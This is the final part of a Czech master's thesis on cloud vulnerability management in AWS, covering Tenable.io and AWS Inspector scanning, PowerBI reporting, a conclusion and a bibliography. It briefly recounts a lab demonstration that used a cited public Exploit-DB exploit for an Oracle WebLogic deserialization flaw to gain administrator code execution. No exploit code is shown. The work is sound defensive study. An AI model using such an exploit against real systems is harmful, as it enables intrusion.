Tímto útokem bylo dokázáno, že zranitelnost umožňuje útočníkovi provést vzdálené provedení libovolného kódu, což v tomto konkrétním případě vedlo k úspěšnému převzetí kontroly nad cílovým systémem.

8 ZHODNOCENÍ VÝSLEDKŮ

Praktická část zahrnovala nastavení testovací infrastruktury AWS cloudu, konfiguraci skenovacích mechanismů, zhodnocení identifikaci cloudových služeb, identifikaci zranitelností, analýzu dat a reporting. Zároveň také poskytuje cenný pohled na bezpečnostní postavení cloudové infrastruktury. Jedním z hlavních a pozitivních bodů bylo úspěšné využití „*runtime*“ skenování. Skenování proběhlo pomocí nástrojů Tenable.io a AWS Inspector. Tato implementace zároveň umožnila identifikaci bezpečnostních hrozeb v reálném čase. Díky tomu bylo možné získat ucelený pohled na existující zranitelnosti v cloudové infrastruktuře a získat informace k jejím opravám, což vede k minimalizaci rizika jejich zneužití.

Dalším důležitým aspektem byla efektivní analýza a reporting pomocí PowerBI. Integrace s PowerBI umožnila vizualizaci a hloubkovou analýzu dat získaných ze skenů zranitelností. Tento přehledný reporting poskytl správě bezpečnosti důležité informace pro rozhodování a plánování případných bezpečnostních opatření. Získané poznatky o existujících zranitelnostech byly také velmi cenné pro následující kroky. Identifikace a kategorizace zranitelností umožnila prioritizovat opravné opatření a zaměřit se na nejzávažnější bezpečnostní hrozby.

Přestože proces identifikace a opravy zranitelností byl úspěšný, existují možnosti zlepšení. Jednou z nich je zavedení prevence zranitelností již při vývoji softwaru. Řada z nalezených zranitelností byla způsobena nedostatečnou implementací bezpečnostních principů již v raných fázích vývoje. Implementace konceptu agilního vývoje „*DevSecOps“* by mohla významně snížit počet nalezených zranitelností tím, že by zabezpečení bylo integrováno již od počátku vývojového cyklu.

Optimalizace časového horizontu skenování a reportingu může rovněž přinést výhody. Pravidelnější skenování a reporting by mohly snížit dobu, po kterou jsou zranitelnosti vystaveny riziku a umožnit tak rychlejší reakci na nové hrozby.

V neposlední řadě je také důležité zvážit lepší správu dat a rolí v PowerBI, případně zvážit jiný nástroj k distribuci nálezů. Důraz na správnou segregaci dat a rolí v PowerBI může přispět k efektivnějšímu zpracování a řízení výsledků skenů zranitelností, zejména v případě organizací s rozsáhlejší infrastrukturou a více týmy.

V našem pokusu ukázat reálný dopad jedné zranitelnosti na základě přechozí prioritizace v navrhnutém reportu pro prioritiazaci jsme se obrátil k dostupným exploitům, které lze nalézt

online. Po několika krocích jsme se dostali k volně dostupnému exploitu na platformě Exploit-DB, který nám poskytl nástroje k demonstraci této zranitelnosti.

Následně byla provedena série postupů, které umožnily úspěšně zneužít zranitelnost „*Oracle WebLogic Server Java Object Deserialization RCE*“. Výsledkem bylo získání přístupu k cílovému systému a provádění libovolného kódu s právy administrátora.

ZÁVĚR

V rámci diplomové práce byl úspěšně implementován proces detekce zranitelností a to díky detailní analýze kyberbezpečnostních rizik, správy zranitelností a specifických výzev spojených s cloudovým prostředím.

Seznámení se s konfigurací cloudové infrastruktury, nástroji skenování a různými detekčními mechanismy poskytlo důležité poznatky a základní znalosti. Tato fáze průzkumu umožnila lépe porozumět fungování cloudové infrastruktury a efektivněji využívat dostupné nástroje k identifikaci a řízení zranitelností v tomto prostředí.

Průběh implementace zahrnoval nastavení cloudového konektoru pro identifikaci infrastruktury, analýzu dat pro dílčí skeny, implementaci skenování zranitelností a bezpečné konfigurace společně s vizualizací výsledků pomocí integrace s MS PowerBI. Důkladná analýza výsledků umožnila prioritizaci konfiguračních nálezů a zranitelností, což poskytlo základ pro efektivní opravy a monitorování.

Prostřednictvím demonstrace zneužití zranitelnosti „*Oracle WebLogic Server Java Object Deserialization RCE*“ bylo dokázáno, že i zdánlivě bezvýznamné zranitelnosti mohou mít vážné důsledky, zejména pokud jsou zneužity. Tento případ zdůraznil důležitost rychlé identifikace a opravy zranitelností pro ochranu naší infrastruktury a dat před potenciálními útoky.

Závěrem lze konstatovat, že implementace procesu detekce zranitelností v cloudu je nezbytným prvkem pro zajištění kybernetické bezpečnosti v moderním podnikovém prostředí vzhledem k různorodosti možné konfigurace, které cloudové prostředí nabízí. Ačkoliv se během diplomové práce čelilo určitým výzvám spojeným s rozdíly mezi cloudovou a on-premise infrastrukturou, podařilo se úspěšně navrhnout a implementovat efektivní mechanismy detekce a řízení zranitelností. Zároveň lze zmínit, že v porovnání s tradiční infrastrukturou, je implementace bezpečnostních mechanismů pro detekci zranitelností v cloudové infrastruktuře jednodušší a časově méně náročná při zvolení správných nástrojů. Tímto způsobem lze minimalizovat rizika spojená s cloudovými zranitelnostmi a zlepšit celkovou bezpečnost cloudové infrastruktury.

POUŽITÁ LITERATURA

[1] AMAZON WEB SERVICES, INC. AWS Identity and *Access Management. online. In:* Amazon Web Services. 2023. Dostupné z: https://aws.amazon.com/iam/?gclid=EAIaIQobChMI_IrbsZLJgwMVkZyDBx2DYg3rEAAYASAAEgJ6cfD_BwE&trk=d774831a-13f2-411d-b7c7-997ed330b945&sc_channel=ps&ef_id=EAIaIQobChMI_IrbsZLJgwMVkZyDBx2DYg3rEAAYASAAEgJ6cfD_BwE:G:s&s_kwcid=AL!4422!3!651541907494!p!!g!!iam!19836375772!146491637185. [cit. 2024-01-20].

[2] AMAZON WEB SERVICES, INC. *Scanning AWS Lambda functions with* Amazon Inspector. online. In: Start Building on AWS Today. 2024. Dostupné z: https://docs.aws.amazon.com/inspector/latest/user/scanning-lambda.html. [cit. 2024-02-18].

[3] AMAZON WEB SERVICES, INC. Types of Cloud *Computing. online. In: AMAZON* WEB SERVICES, INC. AWS. 2023. Dostupné z: https://aws.amazon.com/types-of-cloud-computing/. [cit. 2024-01-21].

[4] AMAZON WEB SERVICES. Center for *Internet Security (CIS)* AWS Foundations Benchmark v1.2.0 and v1.4.0. online. In: AMAZON WEB SERVICES. Welcome to AWS Documentation. 2024. Dostupné z: https://docs.aws.amazon.com/securityhub/latest/userguide/cis-aws-foundations-benchmark.html. [cit. 2024-01-06].

[5] AMAZON WEB SERVICES. The Shared Responsibility Model. online. *In*: AMAZON WEB SERVICES. Https://docs.aws.amazon.com/. 2023. Dostupné z: https://docs.aws.amazon.com/whitepapers/latest/applying-security-practices-to-network-workload-for-csps/the-shared-responsibility-model.html. [cit. 2023-09-21].

[6] APTIEN. Co je to zranitelnost. *online. In: APTIEN*. Aptien. 2023. Dostupné z: https://aptien.com/cs/kb/articles/what-is-vulnerability. [cit. 2023-09-21].

[7] *BOSS, Greg; MALLADI, Padma; QUAN*, Dennis; LEGREGNI, Linda a HALL, Harold. Cloud Computing. online. Version 1.0. High Performance On Demand Solutions

(HiPODS), 2007. Dostupné z: https://www.academia.edu/download/30844301/Cloud_computing_wp_final_8Oct.pdf. [cit. 2024-01-21].

[8] Enterprise Vulnerability *Management and Its Role* in Information Security Management. online. In: Taylor and Francis Online homepage. 2006. Dostupné z: https://www.tandfonline.com/doi/pdf/10.1201/1086.1065898X/45390.14.3.20050701/89149.6. [cit. 2024-01-21].

[9] ESET. Správa zranitelností jako zásadní součást vaší bezpečnostní strategie. online. In: ESET Digital Security Guide. 2024, https://digitalsecurityguide.eset.com/. Dostupné z: https://digitalsecurityguide.eset.com/cz/sprava-zranitelnosti-zasadni-soucast-vasi-bezpecnostni-strategie. [cit. 2024-01-21].

[10] FAQ: Jaké povinnosti plynou ze zákona o kybernetické bezpečnosti?. online. In: NÚKIB. 2023. Dostupné z: https://www.nukib.cz/cs/kyberneticka-bezpecnost/regulace-a-kontrola/faq/#otazka3. [cit. 2023-11-09].

[11] FELDMAN, Joshua a *CONRAD, Eric. CISSP*® Study Guide. 4th edition. Syngres, 2023. ISBN 978-0-443-18734-6.

[12] GOEL, Shivani; KIRAN, Ravi *a GARG,* Deepak. Vulnerability Management for an Enterprise Resource Planning System. online. In: Corřnell University. 2012. Dostupné z: https://arxiv.org/abs/1209.6484. [cit. 2024-02-18].

[13] CHAPPLE, *Mike; MICHAEL STEWART, James a GIBSON,* Darril. Certified Information System Security Proffessional. Ninth Edition. SYBEX A Wiley Brand, 2021. ISBN 978-1-119-78623-8.

[14] Job Standard for IT Information *Security Officer. online. In*: BIOSE STATE UNIVESITY. 2023. Dostupné z: https://www.boisestate.edu/hrs-job-levels-job-standards/job-standard-for-it-information-security-officer/. [cit. 2023-09-21].

[15] *KOBILINSKIY, Artem. Cloud Service Models: SAAS, PAAS,* IAAS - Which Is Better For Business. online. In: DEV. 2023. Dostupné z: https://dev.to/artemkobilinskiy/cloud-service-models-saas-paas-iaas-which-is-better-for-business-574k. [cit. 2023-09-21].

[16] KOLOUCH, *Jan a BAŠTA,* Pavel. CyberSecurity. 1. vydání. CZ.NIC. Praha: CZ.NIC, z.s.p.o., 2019. ISBN 978-808-8168-324.

[17] KOLOUCH, Jan. CYBERCRIME. 1. vydání. Praha: *CZ.NIC, z. s.* p. o., 2016. ISBN 978-80-88168-18-8.

[18] MALISOW, Ben. Certified Cloud Security Professional. Second Edition. SYBEX A Wiley Brand, 2020. *ISBN 978-1-119-60337-5.*

[19] *MARŽIČ*, Marin. Network Host Discovery and Service Detection Tools. online, Diplomová práce. Zagreb, Croatia: UNIVERSITY OF ZAGREB FACULTY OF ELECTRICAL ENGINEERING AND COMPUTING, 2013. Dostupné z: https://www.academia.edu/22643917/Network_Host_Discovery_and_Service_Detection_Tools. [cit. 2024-02-18].

[20] *MELL*, Peter; BERGERON, Tiffany a HENNING, David. Introduction. online. In: Creating a Patch and Vulnerability Management Program. 2. NIST Special Publication 800-40, 2005, s. 75. Dostupné z: https://tim.kehres.com/docs/nist/SP800-40v2.pdf. [cit. 2024-02-18].

[21] MICROSOFT. Center for Internet Security *(CIS) Benchmarks. online*. In: MICROSOFT. Microsoft Learn. 2024. Dostupné z: https://learn.microsoft.com/en-us/compliance/regulatory/offering-cis-benchmark. [cit. 2024-02-18].

[22] NÚKIB. online. In: Národní *úřad pro kybernetickou* a informační bezpečnost (NÚKIB). 2023. Dostupné z: https://www.nukib.cz/cs/o-nukib/. [cit. 2023-11-09].

[23] OFFSEC. Oracle Weblogic Server 10.3.6.0 */ 12.1.3.0 / 12.2.1.2* / 12.2.1.3 - Deserialization Remote Command Execution. online. In: OFFSEC. EXPLOIT DATABASE. 2024. Dostupné z: https://www.exploit-db.com/exploits/44553. [cit. 2024-03-24].

[24 Posílení Správy Zranitelnosti v Kontextu *NIS2. online. In: Národní* úřad pro kybernetickou a informační bezpečnost (NÚKIB). 2023. Dostupné z: https://osveta.nukib.cz/mod/page/view.php?id=2582. [cit. 2023-11-09].

[25] RISK MANAGEMENT. online. *In: CISSP EXAM PREP. 2023. Dostupné z: https://cissprep*.net/risk-management/. [cit. 2023-09-21].

[26] SANS. Implementing a Vulnerability Management *Process. online. In:* SANS. SANS. 2021. Dostupné z: https://sansorg.egnyte.com/dl/2IL7fioFhM. [cit. 2023-09-21].

[27] TENABLE. Benefits and Limitations. online. In: TENABLE. Tenable | Documentation. *2023. Dostupné z:* https://docs.tenable.com/nessus-agent/Content/BenefitsAndLimitations.htm. [cit. 2023-11-09].

[28] *TENABLE. Tenable Cloud* Security User Guide. online. In: TENABLE. Tenable Documentation. 2023. Dostupné z: https://docs.tenable.com/cloud-security/Content/PDF/Tenable_Cloud_Security-User_Guide.pdf. [cit. 2024-02-18].

[29] TENABLE. *Welcome to Tenable Nessus* Agent. online. In: TENABLE. Tenable | Documentation. 2023. Dostupné z: https://docs.tenable.com/nessus-agent/10_4/Content/GettingStarted.htm. [cit. 2023-11-09].

[30] THE CLOUD SECURITY ALLIANCE (CSA*). Top Cloud* Security Challenges in 2023. online. In: Cloud Security Alliance. 2023. Dostupné z: https://cloudsecurityalliance.org/blog/2023/04/14/top-cloud-security-challenges-in-2023. [cit. 2024-02-18].

[31] The NIST Cybersecurity Framework 2.0. online. In: *National institute of standards and technology*. 2023. Dostupné z: https://nvlpubs.nist.gov/nistpubs/CSWP/NIST.CSWP.29.ipd.pdf. [cit. 2023-11-09].